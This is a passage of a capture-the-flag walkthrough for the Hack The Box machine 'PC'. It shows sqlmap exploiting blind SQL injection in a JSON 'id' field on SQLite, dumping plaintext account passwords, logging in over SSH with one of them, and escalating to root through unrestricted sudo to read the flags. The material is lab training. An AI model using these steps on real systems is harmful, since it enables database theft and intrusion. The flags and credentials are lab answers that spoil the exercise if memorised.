. Developers assume no liability and are not responsible for any misuse or damage caused by this program

*] starting @ 14:47:50 /2023-10-01/

14:47:50] [INFO] parsing HTTP request from '2.req'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
14:47:50] [INFO] testing connection to the target URL
14:47:50] [INFO] testing if the target URL content is stable
14:47:51] [INFO] target URL content is stable
14:47:51] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON id' might not be injectable
14:47:51] [INFO] testing for SQL injection on (custom) POST parameter 'JSON id'
14:47:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
14:48:05] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
14:48:09] [INFO] (custom) POST parameter 'JSON id' appears to be 'OR boolean-based blind - WHERE or HAVING clause' ir
14:48:14] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
t looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
14:48:14] [INFO] testing 'Generic inline queries'
14:48:14] [INFO] testing 'SQLite inline queries'
14:48:15] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
14:48:15] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
14:48:15] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
14:48:15] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query)'
```



```
[14:48:48] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[14:48:48] [INFO] fetching tables for database: 'SQLite_masterdb'
[14:48:48] [INFO] fetching columns for table 'messages'
[14:48:49] [INFO] fetching entries for table 'messages'
Database: <current>
Table: messages
[3 entries]
+-----+--------------------------------------+----------+
| id  | message                              | username |
+-----+--------------------------------------+----------+
| 1   | The admin is working hard to fix the issues. | admin    |
| 403 | Will update soon.                    | testuser |
| 828 | Will update soon.                    | asdasd   |
+-----+--------------------------------------+----------+

[14:48:49] [INFO] table 'SQLite_masterdb.messages' dumped to CSV file '/home/kali/.loca
[14:48:49] [INFO] fetching columns for table 'accounts'
[14:48:49] [INFO] fetching entries for table 'accounts'
Database: <current>
Table: accounts
[4 entries]
+------------------------+----------+
| password               | username |
+------------------------+----------+
| admin                  | admin    |
| HereIsYourPassWord1431 | sau      |
| 12345678               | testuser |
| asdasd                 | asdasd   |
+------------------------+----------+
```


Here are some creds

For user sau is enter to ssh



```
┌──(kali㉿kali)-[~/HTB/pc]
└─$ ssh sau@10.10.11.214
The authenticity of host '10.10.11.214 (10.10.11.214)' can't be established.
ED25519 key fingerprint is SHA256:63yHg6metJY5dfzHxDVLi4Zpucku6SuRziVLenmSmZg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.214' (ED25519) to the list of known hosts.
sau@10.10.11.214's password:
Last login: Sun Oct  1 17:06:20 2023 from 10.10.14.104
sau@pc:~$ ls
snap  user.txt
sau@pc:~$ cat user.txt
9abbd40193bcc19b0eb9914376d4fad1
sau@pc:~$ 
```

This machine ratet as easy, I think becouse root is very simple:



```
sau@pc:~$ sudo -l
[sudo] password for sau:
Matching Defaults entries for sau on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sau may run the following commands on localhost:
    (ALL : ALL) ALL
sau@pc:~$ sudo su
root@pc:/home/sau# id
uid=0(root) gid=0(root) groups=0(root)
root@pc:/home/sau# cd /root
root@pc:~# ls
Downloads  root.txt  snap  sqlite.db.bak
root@pc:~# cat root.txt
1a88140e40463270d5d561c40768a6e2
root@pc:~# 
```